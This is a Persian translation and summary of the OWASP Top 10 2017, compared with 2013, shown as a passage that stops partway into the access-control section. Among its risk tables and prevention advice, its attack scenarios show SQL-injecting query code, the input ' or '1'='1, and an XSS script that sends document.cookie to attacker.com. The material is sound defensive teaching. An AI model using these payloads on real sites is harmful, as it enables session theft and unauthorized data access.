بسمه تعالی

عنوان مستند

معرفی OWASP 2017 Top 10 و مقایسه آن با OWASP 2013 Top 10

فهرست مطالب

۱ مقدمه

یک نرم‌افزار ناامن می‌تواند امور مالی، مراقبت‌های بهداشتی، امنیت و دیگر زیرساخت‌های حیاتی شما را تضعیف کند. به همان نسبت که نرم‌افزارها به‌شکل وسیعی، بحرانی، پیچیده و به‌هم‌پیوسته می‌شوند، دستیابی امنیت نرم‌افزار نیز مشکل‌تر می‌شود. سرعت سریع رشد نرم‌افزارهای مدرن، باعث شده تا خطرات سریع‌تر و دقیق‌تر کشف شوند.

هدف پروژه Top10 افزایش آگاهی امنیت نرم‌افزار با شناسایی برخی از مهم‌ترین خطرات پیش‌روی سازمان‌ها است. پروژه Top10 توسط استانداردهای گوناگون، کتاب‌ها، ابزارها و سازمان‌ها ازجمله MITRE، PCI، DSS، DISA، FTC و موارد بسیار دیگری، مورد اشاره قرارگرفته است. OWASP Top10 برای اولین بار در سال ۲۰۰۳ منتشر شد و در سال ۲۰۰۴ و ۲۰۰۷ به‌روزرسانی‌های جزئی بر روی آن انجام شد. نسخه ۲۰۱۰ جهت اولویت‌بندی با ریسک، بهبود داده شد و این الگو در سال ۲۰۱۳ و آخرین نسخه آن در سال ۲۰۱۷ ادامه یافت.

برای شروع کار سازمانتان، به شما پیشنهاد می‌شود که از ToP10 استفاده کنید. توسعه‌دهندگان می‌توانند از اشتباهات دیگر سازمان‌ها یاد بگیرند. مدیران بایستی در مورد نحوه مدیریت ریسک‌هایی که برنامه‌های کاربردی و APIها در شرکت‌شان ایجاد می‌کنند، فکر کنند.

در درازمدت، شما بایستی یک نرم‌افزار امنیتی سازگار با فرهنگ و فناوری خود ایجاد کنید. این نرم‌افزار در تمامی فرم‌ها و اندازه‌ها وارد می‌شود.

۱-۱ درباره OWASP

OWASP انجمنی است که به سازمان‌ها اجازه می‌دهد تا با اطمینان، نرم‌افزارها و API ها را توسعه، خریداری و نگهداری کنند. در OWSAP موارد زیر آزاد و باز هستند:

- ابزارهای امنیتی نرم‌افزار و استانداردها
- کتاب‌های کامل در مورد تست نرم‌افزار، توسعه کد امن و بررسی کد امن
- کتابخانه‌ها و کنترل‌های امنیتی استاندارد
- مقالات محلی جهانی
- مرزهای پژوهش
- کنفرانس‌های گسترده در سراسر جهان
- فهرست‌های پستی

برای اطلاعات بیشتر به سایت https://www.owasp.org مراجعه کنید.

همه ابزارها، اسناد، انجمن‌ها و مقالات OWASP برای همه رایگان و باز است. OWASP به هیچ شرکت فناوری وابسته نیست، ولی استفاده آگاهانه از فناوری‌های امنیتی تجاری، را حمایت می‌کند. OWASP مانند بسیاری از پروژه‌های نرم‌افزاری منبع باز است و انواع مختلفی از منابع اصلی را به‌صورت مشارکتی و آزاد تولید می‌کند.

OWASP یک نهاد انتفاعی نیست و موفقیت درازمدت پروژه‌اش را تضمین می‌کند. تقریباً تمامی افراد مرتبط با OWASP ازجمله اعضای هیئت‌مدیره، مشاوران مقاله، مشاوران و اعضای پروژه، به‌صورت داوطلبانه کار می‌کنند.

۲ از نسخه ۲۰۱۳ به ۲۰۱۷ چه چیزهایی تغییر کرده است؟

همواره تهدیدات برای نرم‌افزارها و APIها تغییر می‌کند. عوامل کلیدی در این تغییر، پذیرش سریع تکنولوژی‌های جدید(ازجمله cloud، containerها و APIها)، رشد سریع و خودکارسازی فرایندهای توسعه نرم‌افزار مانند Agile و DevOps، رشد سریع کتابخانه‌ها و چارچوب‌های شخص ثالث و پیشرفت‌های مهاجمان هست. این عوامل اغلب تجزیه‌وتحلیل نرم‌افزارها و APIها را سخت‌تر می‌کند و می‌تواند مسائل تهدید را به‌طور قابل‌توجهی تغییر دهد. جهت حفظ سرعت، OWASP Top10 به‌صورت دوره‌ای به‌روزرسانی می‌شود. در نسخه‌ی ۲۰۱۷ تغییرات بعدی انجام‌شده است.

۱. موارد 2013-A4: Insecure Direct Object References و 2013-A7: Missing Function Level Access Control ادغام و به مورد 2017-A4: Broken Access Control تبدیل شده است.

+ سال ۲۰۰۷، Broken Access Control به این دو دسته (A4-۲۰۱۳ و A7-۲۰۱۳) تقسیم‌شده بودند تا هر بخشی از مشکل کنترل دسترسی، بیشتر مورد توجه قرار گیرد. در حال حاضر دیگر این نیاز وجود ندارد بنابراین، آن‌ها باهم ادغام شده‌اند.

۲. مورد 2017-A7: Insufficient Attack Protection به لیست آن اضافه‌شده است.

+ سال‌هاست که به محافظت ضعیف در برابر حملات خودکار، توجه شده است. براساس اطلاعات داده‌شده، اکثر نرم‌افزارها و API ها از قابلیت‌های اساسی برای شناسایی، جلوگیری و پاسخ به حملات دستی و خودکار برخوردار نیستند. مالکان نرم‌افزارها و APIها باید بتوانند به‌راحتی از منابع خود در برابر حملات محافظت کنند.

۳. مورد 2017-A10: Underprotected APIs به لیست اضافه‌شده است.

+ نرم‌افزارها و APIهای مدرن اغلب شامل برنامه‌های کاربردی مشتری مدار هستند، همانند جاوا اسکریپت در نرم‌افزارهای تلفن همراه و مرورگر که به انواع API (SOAP/XML، REST/JSON، RPC، GWT و غیره) متصل می‌شود. این APIها اغلب محافظت نشده و دارای آسیب‌پذیری‌های متعددی هستند.

۴. مورد 2013-A10: Unvalidated Redirects and Forwards از لیست آن حذف‌شده است.

+ سال ۲۰۱۰، این مورد جهت افزایش آگاهی از این مشکل اضافه‌شد. با این‌حال، اطلاعات نشان می‌دهد که این مسئله، موضوع مورد توجهی نیست. بنابراین پس از اینکه در دو نسخه اخیر در لسیت Top10 قرار گرفت، در نسخه جدید از لیست آن حذف شد.


+

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

شکل ۱– جدول تغییرات OWASP Top 10 از نسخه ۲۰۱۳ به ۲۰۱۷

۳ خطرات امنیتی نرم‌افزار چیست؟

مهاجمان به‌طور بالقوه می‌توانند از نرم‌افزار شما به روش‌های مختلف استفاده کنند و به کسب‌وکار و یا سازمان شما آسیب برسانند. هر یک از این روش‌ها یک تهدید محسوب می‌شود که ممکن است به‌اندازه‌ی لازم جدی باشد.



گاهی اوقات این روش‌ها جهت تشخیص و بهره‌برداری، بی‌اهمیت هستند و گاهی نیز بسیار دشوار هستند. به‌طور مشابه، آسیب ناشی از این امر ممکن است هیچ نتیجه‌ای نداشته باشد یا ممکن است سازمان را از کسب‌وکار حذف کند. برای تعیین میزان تهدید برای سازمان‌ها، می‌توان احتمال را با هر عامل تهدید، بردار حمله و ضعف امنیتی مرتبط کرد و آن را با برآورد تاثیرات فنی و تجاری سازمان خود ترکیب کرد. در مجموع این عوامل، ریسک کلی سازمان را تعیین می‌کند.

۱-۳ تهدید برای من چیست؟

OWASP Top 10 جدی‌ترین تهدیدات مجموعه وسیعی از سازمان‌ها را شناسایی می‌کند. برای هر یک از این تهدیدات، اطلاعات کلی درباره احتمال و تأثیر فنی آن را با استفاده از طرح ارزیابی ساده زیر، ارائه‌شده است که این نیز بر اساس روش رتبه‌بندی ریسک OWASP هست.

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

فقط شما جزئیات محیط کسب‌وکار خود را می‌دانید. برای هر نرم‌افزار مشخصی، ممکن است یک عامل تهدید برای اینکه بتواند حمله مربوطه را انجام دهد، وجود نداشته باشد، یا تأثیر فنی آن ممکن است در کسب‌وکار شما تغییری ایجاد نکند. بنابراین، شما باید با توجه به عوامل تهدید، کنترل‌های امنیتی و تأثیرات تجاری در

شرکت خود، هر ریسکی را ارزیابی کنید. عوامل تهدید برحسب نرم‌افزار مشخص، و تأثیرات تجاری برحسب نرم‌افزار/کسب‌وکار مشخص، لیست شده‌اند تا نشان دهد که این‌ها به جزئیات نرم‌افزار شما در شرکت‌تان وابسته هست.

نام خطرات در Top10 از نوع حمله، نوع آسیب‌پذیری یا نوع تأثیری هست که آن‌ها ایجاد می‌کنند.

۳-۲ منابع

منابع OWASP:

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

منابع خارجی:

- FAIR Information Risk Framework
- Microsoft Threat Modeling Tool

۴ تهدیدات امنیتی نرم‌افزار OWASP Top 10 -2017

۴-۱ Injection :A1

نقص تزریق، مانند تزریق SQL، OS، XXE و LDAP زمانی رخ می‌دهد که داده‌های نامعتبر به‌عنوان بخشی از دستور به یک مفسر ارسال شوند. داده‌های خصمانه مهاجم می‌تواند مفسر را فریب دهد تا دستورات نامربوطی را اجرا کند یا به داده‌های بدون‌مجوز، دسترسی پیدا کند.

	ویژگی‌های کاربردی	هر کس که بتواند داده‌های نامشخص را به سیستم ارسال کند که شامل کاربران خارجی، شرکای تجاری، سیستم‌های دیگر، کاربران داخلی و مدیران می‌شود.
	بهره‌وری **آسان**	مهاجمان حملات مبتنی بر متن را ارسال می‌کنند که از نحو متن موردنظر استفاده می‌کنند. تقریباً هر منبع داده‌ای ازجمله منابع داخلی می‌توانند یک مسیر حمله باشند.

۱-۱-۴ آیا به تزریق آسیب‌پذیر هستید؟

بهترین راه برای فهمیدن اینکه آیا یک نرم‌افزار به تزریق آسیب‌پذیر است، این است که تمام مفسرهای استفاده‌شده به‌وضوح اطلاعات غیرقابل‌اعتماد را از فرمان یا پرس‌وجو، حذف کنند. در بسیاری از موارد توصیه می‌شود از مفسر استفاده نکنید یا آن را غیرفعال کنید (مانند XXE). برای فراخوانی SQL، از متغیرهای bind در تمام statement های تهیه‌شده و روش‌های ذخیره، استفاده کنید یا از پرسش‌های پویا جلوگیری کنید.

بازبینی کد یک‌راه سریع و دقیق است تا بفهمید آیا نرم‌افزار شما به استفاده از مفسر بی‌خطر است. ابزار تجزیه‌وتحلیل کد می‌تواند به یک تحلیلگر امنیتی کمک کند که از مفسران استفاده کند و جریان داده را از طریق نرم‌افزار ردیابی کند. تست‌کننده‌های نفوذ می‌توانند با ایجاد سوءاستفاده‌هایی که آسیب‌پذیری را تصدیق می‌کنند، این مسائل را تائید کنند.

اسکن خودکار که نرم‌افزار را اجرا می‌کند، ممکن است نشان‌دهنده این باشد که آیا برخی از نقص‌های تزریق قابل سوءاستفاده هستند یا خیر. اسکنرها همیشه نمی‌توانند به مفسران دسترسی پیدا کنند و نمی‌توانند

بفهمند که حمله موفقیت‌آمیز بوده است یا خیر. مدیریت خطای کم، باعث می‌شود نقص‌های تزریق آسان‌تر کشف شوند.

۴-۱-۲ چگونه از حمله تزریق پیشگیری کنیم؟

جلوگیری از تزریق نیازمند ذخیره اطلاعات غیرقابل اطمینان، جدا از دستورات و query ها است.

۱. گزینه اول این است که از یک API مطمئن استفاده کنید تا از استفاده کامل از مترجم جلوگیری کند یا رابط کاربری پارامتری را فراهم کند. در استفاده از API هایی مانند روش‌های ذخیره‌شده، که پارامتری شده است ولی به‌صورت مخفی معرفی‌شده، مراقب باشید.

۲. اگر یک API پارامتریک در دسترس نباشد، شما باید با استفاده از نحو مخصوص گریز از کاراکترهای خاص، در رابطه با آن مفسر اجتناب کنید. OWASP's Java Encoder و کتابخانه‌های مشابه، این روال گریز را فراهم می‌کنند.

۳. توصیه می‌شود از تصدیق ورودی مثبت یا "white list" استفاده شود، اما محافظت کامل ایجاد نمی‌کند زیرا شرایط بسیاری نیاز به مجوز خاص دارند. اگر کاراکترهای خاص موردنیاز باشد، تنها رویکرد ۱ و ۲ باعث استفاده امن از آن‌ها می‌شود. OWASP's ESAPI دارای کتابخانه‌ای گسترده از روش‌های تصدیق ورودی "white list" است.

۴-۱-۳ نمونه سناریو حمله

سناریو شماره ۱: طبق مثال زیر، نرم‌افزار از داده‌های نامعلوم در ساخت دستور فراخوانی SQL آسیب‌پذیر، استفاده می‌کند:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +
"'";
```

سناریو شماره ۲: به‌طور مشابه، اعتماد کورکورانه نرم‌افزار در چارچوب‌ها، ممکن است منجر به نمایش داده‌هایی که هنوز آسیب‌پذیرند، شود (به‌عنوان‌مثال، Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

در هر دو مورد، مهاجم مقدار پارامتر id را در مرورگر خود به ' یا '1'='1 تغییر می‌دهد و ارسال می‌کند. برای مثال:

```
http://example.com/app/accountView?id=' or '1'='1
```

این مفهوم هر دو پرسش را تغییر می‌دهد تا تمام پرونده‌ها را از جدول accounts، بازیابی کند. حمله‌های خطرناک، داده‌ها را تغییر داده یا حتی روال ذخیره‌شده را فراخوانی می‌کند.

۴-۱-۴ منابع

منابع OWASP:

• OWASP SQL Injection Prevention Cheat Sheet
• OWASP Query Parameterization Cheat Sheet
• OWASP Command Injection Article
• OWASP XXE Prevention Cheat Sheet
• OWASP Testing Guide: Chapter on SQL Injection Testing

منابع خارجی:

• CWE Entry 77 on Command Injection
• CWE Entry 89 on SQL Injection
• CWE Entry 564 on Hibernate Injection
• CWE Entry 611 on Improper Restriction of XXE
• CWE Entry 917 on Expression Language Injection

۴-۲ Broken Authentication and Session Management :A2

فعالیت‌های نرم‌افزاری به احراز هویت وابسته‌اند و مدیریت نشست اغلب به‌اشتباه اجرا می‌شود، که به مهاجم اجازه می‌دهد تا رمزهای عبور، کلیدها یا نشانه‌های نشست را به خطر بیندازد، یا از دیگر نقص‌های اجرا برای به دست‌آوردن هویت سایر کاربران استفاده کند.

 عوامل تهدید	ویژگی‌های کاربردی	مهاجمان خارجی ناشناس همانند کاربران مجاز هستند که تلاش می‌کنند تا حساب‌های دیگران را به سرقت ببرند. همچنین افراد داخلی که اقدامات‌شان را پنهان می‌کنند.
مسیرهای حمله	بهره‌وری **متوسط**	مهاجمان برای جعل هویت کاربران به‌صورت موقت یا دائمی، از نقص یا عیب در فعالیت‌های مدیریت نشست یا تصدیق هویت استفاده می‌کنند (به‌عنوان‌مثال، حساب‌های افشاشده، گذرواژه‌ها، شناسه‌های نشست).
ضعف امنیتی	شیوع **رایج**	توسعه‌دهندگان اغلب احراز هویت سفارشی و طرح مدیریت نشست ایجاد می‌کنند. اما ساخت این‌ها بسیار سخت است. درنتیجه، این طرح‌های سفارشی اغلب دارای نقص درزمینه‌هایی مانند خروج از سیستم، ایجاد حساب کاربری، تغییر رمز عبور، رمز عبور فراموش‌شده، زمان وقفه، مرا به یاد داشته باش، سؤالات مخفی، به‌روزرسانی حساب‌ها و غیره است. پیدا کردن چنین نقص‌هایی دشوار است زیرا هر پیاده‌سازی منحصربه‌فرد است.
	قابل‌شناسایی **متوسط**	
تأثیرات فنی	تأثیر **شدید**	چنین نقصی ممکن است به همه یا بعضی از حساب‌ها حمله کند. زمانی که حمله موفقیت‌آمیز باشد، مهاجم می‌تواند تمام‌کارهایی که قربانی می‌تواند انجام دهد را انجام دهد. اغلب حساب‌های مجاز هدف قرار می‌گیرند.
تأثیرات تجاری	ویژگی‌های کاربردی/تجاری	ارزش تجاری داده‌های تحت تأثیر قرارگرفته و فعالیت‌های کاربردی را در نظر بگیرید. همچنین ارزش تجاری افشاء عمومی آسیب‌پذیری را در نظر بگیرید.

۱-۲-۴ آیا به hijacking آسیب‌پذیر هستید؟

آیا از مدیریت نشست همانند گواهی‌نامه کاربر و شناسه نشست به‌درستی محافظت می‌شود؟ شما آسیب‌پذیر هستید اگر:

۱. اعتبارسنجی احراز هویت کاربر هنگام ذخیره‌سازی با استفاده از هش یا رمزگذاری به‌درستی محافظت نشود. 2017-A6 را ببینید.

۲. گواهی‌نامه‌ها از طریق عملکرد ضعیف مدیریت حساب (ازجمله ایجاد حساب، تغییر رمز عبور، بازیابی رمز عبور، شناسایی نشست‌های ضعیف) قابل حدس‌زدن یا رونویسی باشد.

۳. شناسه نشست در URL قابل‌مشاهده باشد (به‌عنوان‌مثال بازنویسی URL).

۴. شناسه نشست در معرض حملات تثبیت نشست باشد.

۵. شناسه‌های نشست تداوم نداشته باشند، یا نشست‌های کاربر یا نشانه‌های احراز هویت (به‌خصوص نشانه‌های تک نشانه (SSO)) در هنگام خروج از سیستم کاملاً معتبر نباشند.

۶. شناسه نشست پس از ورود موفق، تغییر نکرده باشد.

۷. رمزهای عبور، شناسه نشست و سایر مدارک بر روی اتصالات، بدون رمزگذاری ارسال شوند. -2017 A6 را ببینید.

برای جزئیات بیشتر به ASVS مراجعه کنید.

۴-۲-۲ چگونه از این نقص پیشگیری کنیم؟

توصیه اصلی برای سازمان‌ها این است که موارد زیر را در اختیار توسعه‌دهندگان قرار دهند:

۱. یک مجموعه واحد از کنترل مدیریت نشست و احراز هویت قوی. چنین کنترل‌هایی باید تلاش کنند:

a. تمامی احراز هویت و نیازهای مدیریت نشست را که در سطوح V2 (تصدیق هویت) و V3 (مدیریت نشست) استانداردهای تائید امنیت نرم‌افزار OWASP تعریف‌شده، را برآورده کنند.

b. رابط کاربری ساده برای توسعه‌دهندگان داشته باشند. تصدیق هویت ESAPI و API های کاربری را به‌عنوان نمونه‌های خوبی برای تقلید، استفاده یا ساخت روی آن در نظر بگیرید.

۲. برای جلوگیری از نقص‌های XSS باید تلاش مضاعف انجام شود چون می‌تواند برای سرقت شناسه‌های نشست استفاده شود. 2013-A7 را در ببینید.

۴-۲-۳ نمونه سناریو حمله

سناریو شماره ۱: یک نرم‌افزار رزرو مسافرت، از بازنویسی URL پشتیبانی می‌کند، شناسه‌ی نشست را در URL قرار دهید:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

یک کاربر تصدیق‌شده‌ی سایت، قصد دارد دوستان خود را در مورد فروش مطلع کند. کاربر لینک فوق را بدون دانستن اینکه آن‌ها شناسه نشست را افشا می‌کنند، ایمیل می‌کند.

سناریو شماره ۲: زمان‌بندی نرم‌افزار به‌درستی تنظیم نمی‌شود. کاربر برای دسترسی به سایت از یک رایانه عمومی استفاده می‌کند، به‌جای انتخاب خروج از سیستم، کاربر مرورگر را ترک می‌کند. یک ساعت بعد یک مهاجم از این مرورگر که هنوز تائید شده است، استفاده می‌کند.

سناریو شماره ۳: مهاجم داخلی یا خارجی به پایگاه‌داده رمز عبور سیستم دسترسی پیدا می‌کند. گذرواژه‌های کاربر به‌درستی هش نشده‌اند، بنابراین رمز عبور هر کاربر قابل افشا است.

۴-۲-۴ منابع

منابع OWASP

برای کسب اطلاعات کامل در مورد پیشگیری از این نقص به ASVS requirements areas for Authentication (V2) and Session Management (V3) مراجعه کنید.

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Testing Guide: Chapter on Authentication

منابع خارجی:

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

۴-۳ Cross-Site Scripting (XSS) :A3

نقص‌های XSS زمانی رخ می‌دهد که یک نرم‌افزار حاوی اطلاعات غیرقابل‌اعتماد در یک صفحه وب جدید بدون مجوز باشد یا یک صفحه وب موجود را با داده‌های ارائه‌شده توسط کاربر با استفاده از یک مرورگر API که می‌تواند جاوا اسکریپت تولید کند، به‌روزرسانی کند. XSS به مهاجمین امکان اجرای اسکریپت‌ها در مرورگر قربانی را می‌دهد که می‌تواند جلوی کاربر را بگیرد، وب‌سایت‌ها را خراب کند یا کاربر را به سایت‌های مخرب هدایت کند.

 عوامل تهدید	ویژگی‌های کاربردی	هر کس که می‌تواند داده‌های نامشخص به سیستم ارسال کند، شامل کاربران خارجی، شرکای تجاری، سیستم‌های دیگر، کاربران داخلی و مدیران می‌شود.
مسیرهای حمله	بهره‌وری **متوسط**	مهاجمان اسکریپت‌های مبتنی بر متن را ارسال می‌کنند که از مفسر در مرورگر استفاده‌شده است. تقریباً هر منبع داده می‌تواند یک مسیر حمله باشد، ازجمله منابع داخلی مانند داده‌های پایگاه‌داده.
ضعف امنیتی	شیوع **بسیار شایع**	ضعف‌های XSS زمانی رخ می‌دهد که نرم‌افزار یک صفحه وب را با اطلاعات کنترل‌شده‌ی مهاجم، بدون بازگشت از آن محتوا یا بدون استفاده از یک API جاوا اسکریپت امن، به‌روز می‌کند. معایب XSS شامل دودسته اصلی (۱) ذخیره‌شده و (۲) بازتاب شده است و هرکدام از آن‌ها می‌توانند بر روی (a) سرور یا (b) کلاینت ایجاد شوند. تشخیص اکثر نقص‌های XSS از طریق تست یا تجزیه‌وتحلیل کد بسیار راحت است. XSS کلاینت برای شناسایی نقص بسیار دشوار است.
	قابل‌شناسایی **متوسط**	
تأثیرات فنی	تأثیر **متعادل**	مهاجمان می‌توانند اسکریپت‌ها را در مرورگر قربانی اجرا کنند تا کاربر را مسدود کنند، وب‌سایت‌ها را از بین ببرند، محتوای خصمانه‌ی خود را وارد کنند، کاربران را هدایت کنند و مرورگر کاربر را با استفاده از نرم‌افزارهای مخرب بشکنند.
تأثیرات تجاری	ویژگی‌های کاربردی/تجاری	ارزش تجاری داده‌های تحت تأثیر قرارگرفته و سیستم آسیب‌دیده را در نظر بگیرید. همچنین ارزش تجاری افشاء عمومی آسیب‌پذیری را در نظر بگیرید.

۱-۳-۴ آیا شما به XSS آسیب‌پذیر هستید؟

شما به XSS سرور آسیب‌پذیر هستید اگر کد سمت سرور شما از ورودی‌های ارسال‌شده توسط کاربر به‌عنوان بخشی از خروجی HTML استفاده کند و شما باید از escape حساس به متن، استفاده کنید تا مطمئن شوید که نمی‌تواند اجرا شود. اگر یک صفحه وب برای انتقال پویای داده‌های قابل‌کنترل مهاجم به یک صفحه، از جاوا اسکریپت استفاده کند آنگاه شما دارای نقص XSS کلاینت هستید. به‌طور ایده‌آل باید از ارسال داده‌های

قابل‌کنترل مهاجم به API های جاوا اسکریپت ناامن اجتناب کنید، اما استفاده از escape داده‌های ورودی می‌تواند شما را امن سازد.

ابزارهای خودکار می‌توانند برخی از مشکلات XSS را به‌صورت خودکار پیدا کنند. بااین‌حال، هر نرم‌افزار صفحات خروجی را به‌صورت متفاوتی ایجاد می‌کند و با استفاده از کتابخانه‌های سه‌جانبه بر روی این فن‌آوری‌ها، از مفسران سمت مرورگر مانند جاوا اسکریپت، اکتیو ایکس، فلش و سیلورلایت استفاده می‌کنند. این تنوع باعث تشخیص خودکار سخت می‌شود، مخصوصاً زمانی که از نرم‌افزارهای مدرن تک صفحه و چارچوب‌ها و کتابخانه‌های قدرتمند جاوا اسکریپت استفاده می‌کنید. بنابراین پوشش کامل علاوه بر رویکردهای خودکار به ترکیب بررسی کد به‌صورت دستی و آزمون نفوذ، نیاز دارد.

۴-۳-۲ چگونه از نقص XSS پیشگیری کنیم؟

پیشگیری از نقص XSS نیاز به جداسازی داده‌های غیرقابل‌اعتماد از محتوای مرورگر فعال دارد.

۱. برای پیشگیری از XSS سرور، گزینه اول این است که از داده‌های نامعلوم در چارچوب HTML (بدنه، ویژگی، جاوا اسکریپت، CSS یا URL) که داده‌ها در آن قرار داده می‌شوند، استفاده نکنید. برای اطلاعات بیشتر در این زمینه OWASP XSS Prevention Cheat Sheet را ببینید.

۲. برای پیشگیری از XSS کلاینت، گزینه اول این است که داده‌های غیرقابل اطمینان که می‌تواند محتوای فعال تولید کند، به جاوا اسکریپت و سایر API های مرورگر ارسال نکنید. زمانی که نتوان این کار را انجام داد، می‌توان همان‌طور که در OWASP DOM based XSS Prevention Cheat Sheet توصیف‌شده، تکنیک‌های escape حساس به متن را به API های مرورگر اعمال کرد.

۳. برای دفاع از کل سایت‌تان در برابر XSS، کتابخانه‌های پاک‌سازی خودکار مانند AntiSamy OWASP یا Java HTML Sanitizer Project را در نظر بگیرید.

۴. برای دفاع از کل سایت‌تان در برابر XSS، سیاست امنیتی محتوا (CSP) را نیز در نظر بگیرید.

۴-۳-۳ نمونه سناریو حمله

نرم‌افزار بدون تائید یا escape، از داده‌های غیرقابل‌اعتماد در ساخت قطعه HTML زیر استفاده می‌کند:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

مهاجم پارامتر 'CC' را در مرورگر خود تغییر می‌دهد به:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

این حمله باعث می‌شود شناسه نشست قربانی به وب‌سایت مهاجم ارسال‌شده و به مهاجم اجازه سرقت نشست کاربر را می‌دهد.

توجه داشته باشید که مهاجمان می‌توانند از XSS برای جلوگیری از هرگونه دفاع خودکار CSRF استفاده کنند. جزئیات بیشتر در مورد CSRF در 2017-A8 آمده است.

۴-۳-۴ منابع

منابع OWASP:



- OWASP Types of Cross-Site Scripting
- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Java Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

منابع خارجی:

- CWE Entry 79 on Cross-Site Scripting

۴-۴ Broken Access Control :A4

محدودیت‌هایی که کاربران تصدیق شده مجاز به انجام آن‌ها هستند، به‌درستی اجرا نمی‌شوند. مهاجمان می‌توانند از این نقص‌ها برای دسترسی به قابلیت‌های غیرمجاز و/یا داده‌ها، مانند دسترسی به‌حساب‌های دیگر کاربران، مشاهده فایل‌های حساس، تغییر داده‌های کاربران دیگر، تغییر حقوق دسترسی و غیره استفاده کنند.

	ویژگی‌های کاربردی	انواع کاربران مجاز سیستم‌تان را در نظر بگیرید. آیا کاربران به توابع و داده‌های خاص محدود می‌شوند؟ آیا کاربران غیرقابل اعتبار اجازه دسترسی به هرگونه فعالیت یا داده را می‌دهند؟
	بهره‌وری **آسان**	مهاجمانی که کاربر مجاز هستند، به‌سادگی می‌توانند مقدار یک پارامتر را به منابع دیگر که مجاز نیستند تغییر دهند. آیا دسترسی به این فعالیت یا داده ارزشمند نیست؟
	شیوع **شایع** قابل‌شناسایی **آسان**	برای داده‌ها، برنامه‌ها و API ها اغلب در هنگام تولید صفحات وب از نام واقعی یا کلید یک شی استفاده می‌کنند. برای توابع، URL ها و نام‌های تابع اغلب راحت حدس زده می‌شوند. برنامه‌ها و API ها همیشه، کاربر مجاز را برای استفاده از منابع هدف تائید نمی‌کند. این‌یک نقص کنترل دسترسی است. تست‌کننده‌ها به‌راحتی می‌توانند پارامترها را برای شناسایی نقص‌های مختلف دست‌کاری کنند. تجزیه‌وتحلیل کد به‌سرعت درست‌بودن مجوز را نشان می‌دهد.
	تأثیر **متعادل**	چنین نقصی می‌تواند تمام فعالیت‌ها یا داده‌هایی را که در دسترس هستند، به خطر بیندازد. به‌جز اینکه مراجع غیرقابل‌پیش‌بینی باشند یا کنترل دسترسی به اجرا درآید، داده‌ها و قابلیت‌ها می‌توانند به سرقت رفته یا مورد سوءاستفاده قرار گیرند.
	ویژگی‌های کاربردی/تجاری	ارزش تجاری داده‌ها و فعالیت‌های افشاشده را در نظر بگیرید. همچنین ارزش تجاری افشاء عمومی آسیب‌پذیری را در نظر بگیرید.

۱-۴-۴ آیا شما به این نقص آسیب‌پذیر هستید؟

